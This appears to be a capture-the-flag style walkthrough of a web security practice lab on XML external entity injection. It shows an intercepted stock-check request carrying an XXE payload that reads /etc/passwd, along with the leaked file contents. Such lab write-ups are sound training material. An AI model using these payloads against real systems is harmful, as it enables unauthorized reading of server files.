



This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.

As stated in the Lab Description, Intercept the POST Request in the Check Stock.



Add a Custom Entity Header that will retrieve `/etc/passwd` file from the server using the following payload.



Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST	/product/stock	HTTP/2	1	HTTP/2	400 Bad Request	
2	Host:	0a3300c904d581e2800830b100e10004.web-security-academy.net		2	Content-Type:	application/json; charset=utf-8	
3	Cookie:	session=Uo6iy%K2T52xbstfbBtRuNV4s35bVvSJK		3	X-Frame-Options:	SAMEORIGIN	
4	Content-Length:	176		4	Content-Length:	2338	
5	Sec-Ch-UA:	"Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"		5			
6	Sec-Ch-UA-Platform:	"Windows"		6	"Invalid product ID: root:x:0:0:root:/root:/bin/bash"		
7	Sec-Ch-UA-Mobile:	70		7	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin		
8	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0		8	bin:x:2:2:bin:/bin:/usr/sbin/nologin		
9	Content-Type:	application/xml		9	sys:x:3:3:sys:/dev:/usr/sbin/nologin		
10	Accept:	/*/*		10	sync:x:4:65534:sync:/bin:/bin/sync		
11	Origin:	https://0a3300c904d581e2800830b100e10004.web-security-academy.net		11	games:x:5:60:games:/usr/games:/usr/sbin/nologin		
12	Sec-Fetch-Site:	same-origin		12	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin		
13	Sec-Fetch-Mode:	cors		13	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin		
14	Sec-Fetch-Dest:	empty		14	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin		
15	Referer:	https://0a3300c904d581e2800830b100e10004.web-security-academy.net/product?id=1		15	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin		
16	Accept-Encoding:	gzip, deflate, br		16	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin		
17	Accept-Language:	en-US,en;q=0.9,en-IN;q=0.8		17	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin		
18	Priority:	u=1, i		18	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin		
19				19	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin		
20				20	list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin		
21				21	irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin		
22				22	gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin		
	<?xml version="1.0" encoding="UTF-8"?>			23	nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin		
	<!DOCTYPE test [ <ENTITY xxe SYSTEM "file:///etc/passwd"> ]>			24	_apt:x:100:65534:/nonexistent:/usr/sbin/nologin		
	<stockCheck>			25	peter:x:12001:12001:/home/peter:/bin/bash		
	<productId>			26	carlos:x:12002:12002:/home/carlos:/bin/bash		
	&xxe;			27	user:x:12000:12000:/home/user:/bin/bash		
	</productId>			28	elmer:x:12099:12099:/home/elmer:/bin/bash		
	<storeId>			29	academy:x:10000:10000:/academy:/bin/bash		
	1			30	messagebus:x:101:101:/nonexistent:/usr/sbin/nologin		
	</storeId>			31	dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin		
	</stockCheck>			32	systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin		
				33	systemd-network:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin		
				34	systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin		
				35	mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false		
				36	postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash		



Exploiting XXE using external entities to retrieve files

LAB Solved

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## Single Use Food Hider

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